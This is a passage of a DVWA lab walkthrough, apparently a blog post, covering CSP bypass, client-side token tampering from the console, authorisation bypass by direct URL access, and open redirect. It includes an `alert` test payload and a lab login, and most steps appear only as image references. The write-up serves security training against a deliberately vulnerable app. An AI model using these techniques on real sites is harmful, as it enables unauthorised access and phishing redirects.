
Type anything in field:






Like the previous XSS level, just ask for a cookie directly in HTML code.


13- Content Security Policy (CSP) Bypass:




So what are going to do here is grab the codes from other websites and try to run it from the victim machine. This will allow us to run the script because the vulnerable source code trusts the link.

Grab any code from the links provided, let's say: `alert("abc123")` to run from the victim machine. Create a JS file and paste it into the DVWA folder:





Now run it:




It's working.

Now Include it:


That’s it, we ran the script from other sites into the victim's machine.

==========

14- JavaScript Attacks:





Let’s type the word:



Also no change in the URL.


So we have to do something from JS for this. Here have token is not changing, as “success” is the right word for input but the token is invalid because is not changing or generating. So let's generate it from the console:






So this way we can control web behavior through the console, if its not protected.

15- Authorisation Bypass:




We are currently an admin user so this page is visible to us, but if we try with someone else we might not be able to use features.

Open a new window, log in as another user gordnob:abc123 as above:




Now we need to access the features.


So what we can do is, although it's not visible, we can access this page by directly pasting the link in the URL:



16- Open HTTP Redirect:




Quaote1:




Quote2:


The target here is to handle the redirects and redirect the user to somewhere else than expected.

See the URL change:





Let's try another number:



So this way we can redirect users to anywhere we want.